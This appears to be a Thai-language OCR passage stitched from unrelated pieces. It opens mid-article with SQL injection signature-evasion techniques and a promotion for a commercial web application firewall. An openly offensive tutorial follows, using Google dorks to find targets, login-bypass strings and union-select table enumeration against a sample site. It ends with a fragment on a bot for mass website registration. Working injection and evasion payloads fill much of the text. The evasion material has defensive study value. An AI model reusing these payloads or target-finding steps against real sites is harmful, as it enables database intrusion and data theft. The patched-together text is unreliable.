จากที่แสดงข้างต้นทั้ง 2 แบบให้ค่าเท่ากันแต่แบบที่ล่างไม่มีช่องว่างทำให้หลบเลี่ยง signature ได้ แต่วิธีนี้ใช้กับ keyword อย่าง “UNION SELECT” ไม่ได้ ไม่เช่นนั้นมันจะไม่ทำงาน ก็ยังมีวิธีที่เหมาะสมกับ keyword พวกนี้ อย่างภาษาซีถ้าเพื่อนๆเคยเขียนกันมาบ้าง ก็คงทราบว่าถ้าต้องการให้ส่วนใดของโปรแกรมไม่แสดงผลการทำงานหรือแค่ comment ไว้เฉยๆ ก็ใช้สัญลักษณ์เริ่มด้วย “/*” และจบด้วย “*/” วิธีนี้ก็สามารถใช้ได้กับ SQL เหมือนกัน

SELECT *

FROM tblProducts /* List of Prods */

WHERE ProdID = 5

จากความคิดนี้เราก็สามารถ Injection code ได้ดังนี้

…&ProdID=2 UNION // SELECT name …**

Signature จะพยายามตรวจจับ “UNION” ที่ตามด้วยช่องว่างแล้วตามด้วย “SELECT” ก็จะทำให้ไม่สามารถจับการโจมตีนี้ได้ ส่วนใหญ่เคส “/**/” สามารถแทนที่ช่องว่างเพื่อหลีกเลี่ยง signature ที่ sensitive มากๆ อย่าง “SELECT” หรือ “INSERT” SQL keyword พวกนี้จะตามด้วย 1 ช่องว่าง จากตัวอย่างข้างบน ก็จะกลายเป็น

…&ProdID=2//UNION/**/SELECT/**/name…**

เทคนิคนี้สามารถใช้กับ Oracle ได้ แม้ว่า Oracle นั้นจะไม่ยอมให้เว้นช่องว่างหลายๆช่องได้ แต่มันก็ยอมให้ใช้สัญลักษณ์ comment อย่าง …

OrigText’//OR/**/’Simple’=’Simple’**

ส่วนเทคนิคต่อไปเป็นการหลบเลี่ยงเมื่อมีการส่งค่าพารามิเตอร์ 2 ค่าเข้าไปใน SQL เพื่อ Login อย่างเช่น

http://site/login.asp?User=X&Pass=Y

จาก request นี้จะได้คำสั่ง query ดังนี้

SELECT * FROM Users

WHERE User='X' AND Pass='Y'

ในกรณีนี้เราสามารถใส่ comment เพื่อกำจัดไปซักพารามิเตอร์นึง แล้วใส่พารามิเตอร์อื่นเข้าไป อย่างนี้ครับ

…login.asp?User=X'OR'1'/*&Pass=Y*/='1

ก็จะ query ได้ผลลัพธ์ดังนี้

SELECT * FROM Users

WHERE User='X'OR'1'/* AND Pass='*/='1'

SQL Keyword อย่าง "SELECT" และ "INSERT" อาจถูกทำเป็น signature แต่ก็เจอปัญหาเดียวกับ "OR" ซึ่งก็คือ False Positive ลองคิดกันดูนะครับ ถ้าในหัวข้อ "Contact Us" ของพวกเว็บไซต์ ecommerce ลูกค้าอาจพิมมาว่า "I have selected the product, but then had a problem." Signature มันก็จะถูกหลอกนึกว่าเป็นการโจมตีแต่ที่จริงแล้วไม่ใช่การโจมตีอะไรทั้งสิ้น

3) การเลี่ยงด้วยรูปแบบของสตริง

อีกวิธีหนึ่งก็คือการแยก string ออกเป็นส่วนๆ ซึ่งสามารถทำได้หลายรูปแบบเช่นกัน แบบแรกเลยก็กลับไปที่วิธี comment ของภาษาซี แม้ว่ามันจะไม่ทำงานเมื่อไปใช้แทนช่องว่างใน MySQL แต่มันก็สามารถแยกคำออกจากกันได้ เช่น

…UN//ION/**/ SE/**/LECT/**/…**

อีกวิธีใช้การต่อ string(string concatenation) ฐานข้อมูลส่วนใหญ่จะให้ user ใช้คำสั่ง query โดยผ่านการส่ง string ไปยัง server มันก็จะง่ายๆเลยถ้าเราวิธีนี้แฝงไปในสตริงที่ส่งออกไป signature ก็จะจับไม่ได้ ตัวอย่างง่ายๆ ใน MS SQL ด้วยคำสั่ง EXEC จะได้

…; EXEC('INS'+'ERT INTO…')

โดย keyword "INSERT" ถูกแยกเป็น 2 ส่วน ดังนั้น signature ก็จะไม่สามารถจับได้ ยังมีตัวอย่างอื่นๆอีกที่คล้ายกัน คือ ใน MS SQL จะมี SP_EXECUTESQL เป็นเวอชันใหม่ของ SP_SQLEXEC ซึ่งทั้งสองนี้จะรับ string ที่มี SQL query มา execute ทำให้ใช้วิธีนี้โจมตีได้ ในฐานข้อมูลอื่นก็พบปัญหาคล้ายๆกัน วิธีนี้ยังมีความน่าสนใจอีก คือ string ที่ใช้จะถูกเข้ารหัสเป็นฐาน 16 เพื่อไปรันอีกที อย่าง **"SELECT"** จะได้ค่าเป็น **"0X73656c656374"** ซึ่งถ้าทำแบบนี้ signature ไม่มีทางตรวจเจอเลย อีกตัวอย่างที่ดีของ MYSQL อย่าง

คำสั่ง OPENROWSET ที่อาจถูก string concatenation attack แฝงมาแม้การโจมตีนี้จะถูกพบแต่หลายอุปกรณ์ยังไม่สามารถใช้ signature ตรวจเจอได้

ทำไม Signature เพียงอย่างเดียวถึงไม่เพียงพอ

Signature ไม่มีประสิทธิภาพพอที่จะต่อกรกับ SQL Injection ซักเท่าไรนักจากที่ผ่านๆมา การที่พยายามสร้าง Signature ให้ครอบคลุมทุกการโจมตีนั้นจะทำให้ยิ่งแย่ลงด้วย 2 สาเหตุ คือ performance ลดลงและเกิด false positive

1) Performance

ภาษา SQL นั้นมีความยืดหยุ่นสูง Attacker สามารถเลี่ยง signature ได้ในหลายๆวิธี แม้ว่าเราจะมีฐานข้อมูล signature เป็นร้อยๆต่อ 1 ฐานข้อมูลซึ่งทำให้มันตรวจจับการโจมตีได้ และคุณคิดหรือเปล่าว่าองค์กรแต่ละแห่งไม่ได้มีแค่ database ชนิดเดียวแน่ๆ คราวนี้ signature ที่ไว้ detect คงเกือบพัน แล้วทีนี้ performance (throughput & latency) ล่ะครับจะเป็นยังไง ลดลงอย่างฮวบฮาบแน่นอน คงจะไม่มีใครที่ยอมรับในเรื่องได้แน่เลย เพราะไม่งั้นก็ต้องมาเสียค่าใช้จ่ายในการเพิ่ม performance กันอีก

2) False Positive

อย่างใน MSSQL Server มี keyword มากมาย เช่น SELECT, INSERT, CREATE, DELETE, FROM, WHERE, OR, AND, LIKE, EXEC, SP_, XP_, SQL, ROWSET, OPEN, BEGIN, END, DECLARE และ Meta Characters อีก ได้แก่ ; — + ‘ ( ) = > < @ แต่ลองคิดดูซิครับถ้าคำเหล่านี้ถูกนำมาใช้เป็น signature หมด คราวนี้ข้อมูลที่ user ส่งมาจะถูกบล็อกมากกว่า attacker โจมตีเข้ามาเสียอีก มันคงแย่แน่นอก คราวนี้คุณคงต้องการความช่วยเหลือแล้วล่ะ

การขัดขวาง SQL Injection ด้วย SecureSphere Web Application Firewall

การจะพิจารณาว่าพฤติกรรมที่เกิดขึ้นเป็น SQL Injection จริงๆหรือไม่นั้น อาจต้องยืนยันจากหลายๆอย่าง เช่น ผู้ดูแลระบบคนหนึ่ง(ทำงานเต็มเวลาเพียงแค่นั่งเฝ้าดูและหาว่ามี security alert อะไรเกิดขึ้นบ้าง) อาจจะสังเกตเห็นว่า IDS แจ้งเตือนว่ามี SQL Injection เกิดขึ้นมา เขาก็ต้องไปมองหาว่ามีพฤติกรรมอะไรผิดปกติเกิดขึ้นใน database log files ถ้าเขาเจอว่ามีกิจกรรมของฐานข้อมูลที่ผิดปกติเกิดพร้อมกับที่ signature แจ้งเตือนมา เขาก็สามารถมั่นใจว่ากำลังมีการโจมตีเกิดขึ้น เพื่อระบุจริงว่าการแจ้งเตือนนั้นไม่ใช่ false positive นี่เป็นจุดประสงค์หนึ่งที่ SecureSphere Web Application Firewall จะมาช่วยคุณได้ ทำให้ไม่ต้องจ้างคนมานั่งเฝ้าตลอดเวลา โดยอุปกรณ์ตัวนี้จะรวมฐานข้อมูล signature ของ IPS เข้ากับการเก็บข้อมูลเป็น profile (Dynamic Profiling) และความรุนแรงของการโจมตีที่พบในแต่ละ layer จะเชื่อมโยงกันโดยอัตโนมัติอย่างถูกต้องซึ่งการป้องกันโดย signature อย่างเดียวไม่สามารถทำได้


Advanced IPS ที่จะสามารถระบุ characters ของ SQL Injection

SecureSphere Web Application Firewall นั้นถูกออกแบบมาเพื่อตรวจจับการรวมกันของ character ที่จะสื่อถึง SQL Injection. ฐานข้อมูล signature เกี่ยวกับ SQL Injection ของ SecureSphere(ทุกชนิดฐานข้อมูล) จะมีการอัพเดตทุกสัปดาห์โดยทีมวิจัยของ Imperva (The Application Defense Center, ADC) ถ้าเพื่อนๆ ยังจำได้จากตัวอย่างแรกๆเลย การโจมตีแบบเบสิกอย่าง “or 1=1” SecureSphere IPS จะบล็อกทันทีไม่ไต่ถามใดๆทั้งสิ้น แต่ถ้าเป็นเทคนิคการเลี่ยง signatureแบบต่างๆนั้น SecureSphere จะอาศัยจากประสบการณ์ของมัน โดยขั้นแรก SecureSphere จะ apply signature ที่จำเป็นและไม่มากจนเกินไปนัก อย่างการเลี่ยงจาก signature “or 1=1” ด้วย “Unusual = Unusual” ภัยคุกคามอันนี้จะถูกระรุได้โดย SecureSphere IPS signature จะมองหาการใช้ “or” และ “=” ร่วมกัน ภายใน URL parameter และ Signature Violation ก็จะแจ้งเตือนขึ้นมา แต่ถ้า “or” และ “=” เป็นคำทั่วๆไปใน parameter การ match บน signature นี้จะไม่ถูกบล็อกแต่อาจเกิด false positive เป็นบางครั้ง SecureSphere จะเก็บข้อมูลการใช้งานเพื่อเป็นหลักฐานไว้ใน Dynamic Profiling

Dynamic Profiling ที่จะสามารถระบุพารามิเตอร์ที่ผิดปกติได้

เทคโนโลยี Dynamic Profiling ของ SecureSphere จะพิจารณา traffic อย่างอัตโนมัติแล้วสร้าง เป็น “profile” ของไซต์นั้นๆ โดยจะระบุแต่ละองค์ประกอบไว้ในโปรไฟล์ อาทิเช่น URLs, HTTP methods, Cookies, Parameter names, Parameter lengths, Parameter types และอื่นๆ Profile จะทำการเก็บค่าเมื่อมีการใช้งาน Application และ SecureSphere นั้นสามารถตรวจจับพฤติกรรมการใช้งานเว็บไซต์และเข้าถึงฐานข้อมูลที่ผิดปกติได้ ดังนั้นเมื่อมีการใช้งานเว็บไซต์มากขึ้น SecureSphere จะมีอัลกอริทึมในการเรียนรู้และอัพเดตค่าที่เก็บในโปรไฟล์อัตโนมัติโดยเทียบจากพฤติกรรมส่วนใหญ่ที่ใช้เว็บไซต์นั้นๆ และเรายังสามารถปรับค่าเองได้ด้วยถ้ามันเป็น false positive อย่างที่ผมได้ยกตัวอย่างในตอนแรกสุดเลยเกี่ยวกับเว็บเกี่ยวกับสุขภาพที่ต้องมีการส่งค่าพารามิเตอร์ sex ซึ่งอาจถูก SQL Injection ได้ เช่น “OR Unusual = Unusual” แต่เรารู้ว่า sex มีการส่งค่าเพียง 1 ตัวอักษร ถ้าเรากำหนดได้เราก็จะป้องกันการโจมตีนี้ได้ มาดูความสามารถของ SecureSphere Dynamic Profile กัน

SecureSphere Parameter Length Violation Alert ก็จะแจ้งเตือน



Dynamic Profile ยังใช้ในการตรวจสอบการโจมตีโดยถ้ามีเหตุการณ์ใดเกิดจาก user คนเดิมซ้ำๆกัน จะทำให้อีกความสามารถของ SecureSphere คือ SecureSphere's Correlated Attack Validation ทำงาน

Correlated Attack Validation (CAV)

โดย CAV จะเชื่อมโยงการโจมตีหรือ Violation ต่างๆที่เกิดขึ้นจาก user คนเดียวกันที่ข้ามผ่านด่านความปลอดภัยเข้ามาได้ (IPS, Dynamic Profile ฯลฯ) ถ้า user คนหนึ่ง attack แบบเดิมๆหลายๆครั้ง เราก็จะมั่นใจได้เลยว่าเขาตั้งใจจะโจมตีจริงๆ จากตัวอย่าง CAV เชื่อมโยง SQL signature violation กับ Parameter length violation เพื่อตรวจว่าเป็นการโจมตีแบบจริง ทำให้ CAV สามารถช่วยระบุการโจมตีได้อย่างแม่นยำยิ่งเมื่อมีการใช้เทคนิคในการเลี่ยง signature ขั้นสูง มันก็จะเชื่อมโยงทุก violation ที่เกิดขึ้นแล้วระบุไปยัง user คนที่โจมตีมาได้

บทสรุป

1) SQL Injection คือ การใส่หรือแฝงคำสั่ง SQL เข้าไปใน HTTP request ที่จะส่งไปยัง Server เพื่อทำการ query, insert, delete หรือใดๆ กับฐานข้อมูล

2) การเลี่ยงไม่ให้ SQL Injection ไป match กับ signature แบบง่ายๆ มี 3 แบบที่ได้แนะนำไป คือ การเข้ารหัส การใช้ช่องว่างและการแบ่งออกเป็นส่วนย่อยๆของ IP และ TCP ส่วนการเลี่ยงแบบขั้นสูงอาจใช้คำสั่งที่มีความหมายเหมือนกันแต่คนละรูปแบบการใช้การต่อสตริง (string concatenation) การใช้คอมเม้นท์ที่ใช้ในภาษาซี เป็นต้น

3) การใช้ Signature Mechanism ไม่เพียงพอต่อการป้องกัน SQL Injection เพราะการโจมตีมีการพัฒนาอยู่เรื่อยๆ ถ้าต้องการให้ครอบคลุมทุกการโจมตีจะต้องเพิ่ม signature เข้าไปจำนวนมากทำให้เกิดข้อเสียอีก 2 ข้อใหญ่ คือ ทำให้ Performance ลดลงและ เกิด False Positive จำนวนมาก

4) การป้องกัน SQL Injection บน SecureSphere Web Application Firewall โดยใช้ Advanced IPS, Dynamic Profiling และ Correlated Attack Validation ทำให้มีประสิทธิภาพในการป้องกันและเกิด false positive น้อยมาก

เทคนิคการ hack โดยใช่ sql injection

SELECT * FROM users

WHERE userName = $_GET [‘Login Name’]

AND password = $_GET [‘password’]

จาก code ข้างบน นั้นหากคนเคยเขียนเว็บจะรู้ดีว่าไม่ควรใช่ GET แต่ ควรใช่ POST จะปลอดภัยมากกว่า $_POST รับข้อมูลจากการ submit แต่ถึงอย่างนั้น method POST ก็ยังสามารถ ยัด SQL Injection เข้าไปได้

ค้นหาเว็บเป้าหมาย โดยใช่ dorks ค้นใน google

dorks คืออะไร

Example : Inurl:admin login.asp หรือ Inurl:login.asp etc

หน้า login ส่วนใหญ่จะเป็น

username :

password :

ให้กรอก ประมานนี้ เมื่อ submit แล้วมันก็จะไป query ใน database หากเราลอง กรอก = '1' = OR '1 = 1'

username: 1' = OR '1 = 1

Password: 1' = OR '1 = 1

เวลาโปรแกรมทำงาน ผลลัพธ์ ของ SQL จะเป็นดังนี้

SELECT * FROM users

WHERE userName = '1'=OR'1=1' หรือถ้าหากเรารู้ก็สามารถกรอกลงไปได้เช่น admin

AND password = '1'=OR'1=1'

ทำให้เงื่อนไขเป็นจริงเสมอ ในกรณีนี้อาจได้ข้อมูลของ User ทุกคนในระบบ หรือ ถ้าเขียนโปรแกรมไม่ดี อาจจะทำให้ Login ผ่านเข้ารหัสเรียบร้อย >___<

ถ้าคุณค้นหา dorks ใน google

inurl:article.php?ID=

inurl:newsDetail.php?id=

inurl:view.php?id=

inurl:page.php?id=

inurl:productdetail.php?id=

สมมติว่า เจอเป้าหมายที่ผมต้องการเจาะแล้ว สมมุติ เป็น www.un.com/view.php?id=47

เอามาหา report error กันโดยการ ใส่ view.php?id=47 order by 1 ถ้าไม่ error ใส่

สมมติว่าผมใส่ view.php?id=47 order by 10 แล้วมัน error ขึ้นมา

เลข 10 นั้นแหละครับที่รู้ในตอนนี้ คือ column.

เราก็ทำการ

www.un.com/view.php?id=-47 union select 1,2,3,4,5,6,7,8,9 -- ในurl ของweb browserไรก็ได้


จากนั้นเราก็มองหา บัคที่จุดที่เราจะเข้าถึง เอาละครับบางคนอาจสงสัยว่า เลข 10 เมื่อกี่เราต้องการทำไม select 1,2,3,4,5,6,7,8,9 ตอบคุณได้

สมมตว่าเราเจอ table แล้ว ลองทดสอบ


www.un.com/view.php?id=-47 union select 1,table_name ,3,4,5,6,7,8,9 from information_schema.table --

ขั้นตอนการใช้งานของโปรแกรม

1.



เมื่อเข้าสู่หน้าโปรแกรม ให้ผู้ใช้ ลองทำการปั๊มสมัครเว็บไซด์ โดยที่คลิกไปที่ Bot Register




2. เมื่อคลิกแล้วจะพบว่ามีเมนูต่างๆให้ผู้ใช้ได้ตั้งค่า


-ช่อง URL ที่ใส่เว็บเป้าหมายที่เป็นหน้าสมัครสมาชิก

-ช่อง username จะเป็นเหมือน prefixname ที่จะสมัครหลายรอบแล้วมีจำนวนรอบกำกับหลัง username


-ช่อง username ในส่วนของการ config tag name ให้ใส่ตาม name ที่ใส่อยู่ในเว็บโดยผู้ใช้ตรวจสอบ โดยกด F12 แล้วหา




หรือผู้ใช้อาจคลิกขวาที่ object ที่ต้องการแล้วตรวจสอบ





ให้ผู้ใช้ทำการดู name ของ object แต่ละช่อง แล้วทำการคัดลอกไปใส่ในช่องโปรแกรมตาม option ที่ต้องการ




